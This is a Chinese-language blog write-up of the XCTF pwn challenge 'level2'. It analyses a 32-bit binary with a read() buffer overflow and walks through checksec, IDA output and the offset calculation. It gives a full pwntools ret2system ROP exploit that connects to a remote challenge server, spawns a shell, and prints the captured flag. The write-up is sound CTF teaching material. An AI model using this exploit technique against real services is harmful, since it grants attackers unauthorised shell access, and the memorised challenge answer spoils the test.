XCTF-pwn level2 - Writeup

原创

菜小狗. 于 2019-08-02 23:27:14 发布 4639 收藏 2

文章标签： CTF PWN Writeup level2

本文链接：https://blog.csdn.net/macro_wing/article/details/98243439

XCTF-pwn-level2 WP

终于可以写这个pwn题的wp咯~

很开心，说明我又有一些收获来解决了一些问题

题目描述：菜鸡请教大神如何获得flag，大神告诉他‘使用 面向返回的编程 (ROP)就可以了’

先将elf文件下载丢到乌班图里查看一下文件类型，通过checksec查看一下保护情况最后在运行一下瞅瞅到底运行起来是杂肥似。

```
giantbranch@ubuntu:~/Desktop$ checksec level2
[*] '/home/giantbranch/Desktop/level2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
giantbranch@ubuntu:~/Desktop$ file level2
level2: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /
lib/ld-, for GNU/Linux 2.6.32, BuildID[sha1]=a70b92e1fe190db1189ccad3b6ecd7bb7b4dd9c0, not stripped
giantbranch@ubuntu:~/Desktop$ ./level2
Input:
aaa
Hello World!
                                                                    https://blog.csdn.net/macro_wing
```

可以看到NX这项保护是开启的状态，这意味着：栈中数据没有执行权限，常用的call esp或者jmp esp的方法在这里就不能使用辽，但是可以利用rop这种方法绕过

然后丢到ida里面瞅瞅，来尝试寻找存在漏洞的溢出点：


```
1 ssize_t vulnerable_function()
2 {
3   char buf; // [esp+0h] [ebp-88h]
4
5   system("echo Input:");
6   return read(0, &buf, 0x100u);
7 }
```

在vulnerable_function()中阔以发现溢出点可能出现在read函数中

然后在shift + F12看一下字符串

```
LOAD:08048246          00000005    C    read
LOAD:0804824B          00000007    C    system
LOAD:08048252          00000012    C    __libc_start_main
```

```
LOAD:08048264           0000000F    C    __gmon_start__
LOAD:08048273           0000000A    C    GLIBC_2.0
.rodata:08048540        0000000C    C    echo Input:
.rodata:0804854C        00000014    C    echo 'Hello World!'
.eh_frame:080485CB      00000005    C    ;*2$\"
.data:0804A024          00000008    C    /bin/sh
```



看到了两个我们想要看到的东东，一个是system还有一个就是/bin/sh 咯
所以我们需要做的就是调用system("/bin/sh")辽
在计算一下偏移量：

```
-00000003                db ? ; undefined
-00000002                db ? ; undefined
-00000001                db ? ; undefined
+00000000  s             db 4 dup(?)
+00000004  r             db 4 dup(?)
+00000008
+00000008 ; end of stack variables
```

看样子就是需要填满的的buf为0x88+0x4
构造一个system("/bin/sh")的伪栈帧
通过控制vulnerable_function()返回到该伪栈帧执行system("/bin/sh")来get shell
然后把system以及bin/sh构造进payload
payload = 'a' * (0x88 + 0x4) + p32(sys_addr) + p32(0) + p32(bin_addr)
其中p32(0)为system("/bin/sh")执行后的返回地址，整上个0就能行。
最后滴exp以及结果：

```
from pwn import *

elf = ELF('./level2')
io = remote('111.198.29.45', 45542)
sys_addr = elf.symbols["system"]
bin_addr = elf.search("/bin/sh").next()
payload = 'a' * (0x88 + 0x4) + p32(sys_addr) + p32(0) + p32(bin_addr)
io.recvline()
io.sendline(payload)
io.interactive()
io.close()
```

```
giantbranch@ubuntu: ~/Desktop
giantbranch@ubuntu:~/Desktop$ ./level2
Input:
aaa
Hello World!
giantbranch@ubuntu:~/Desktop$ python 1.py
[*] '/home/giantbranch/Desktop/level2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Opening connection to 111.198.29.45 on port 45542: Done
[*] Switching to interactive mode
$ ls
bin
dev
flag
level2
lib
lib32
lib64
$ cat flag
cyberpeace{c98566cd8db82ecb576e323dd27bd783}
$
```

然后就成功获取到flag咯

当然在这个过程中发现还是会有一些东东没有掌握好还需要慢慢努力学习~~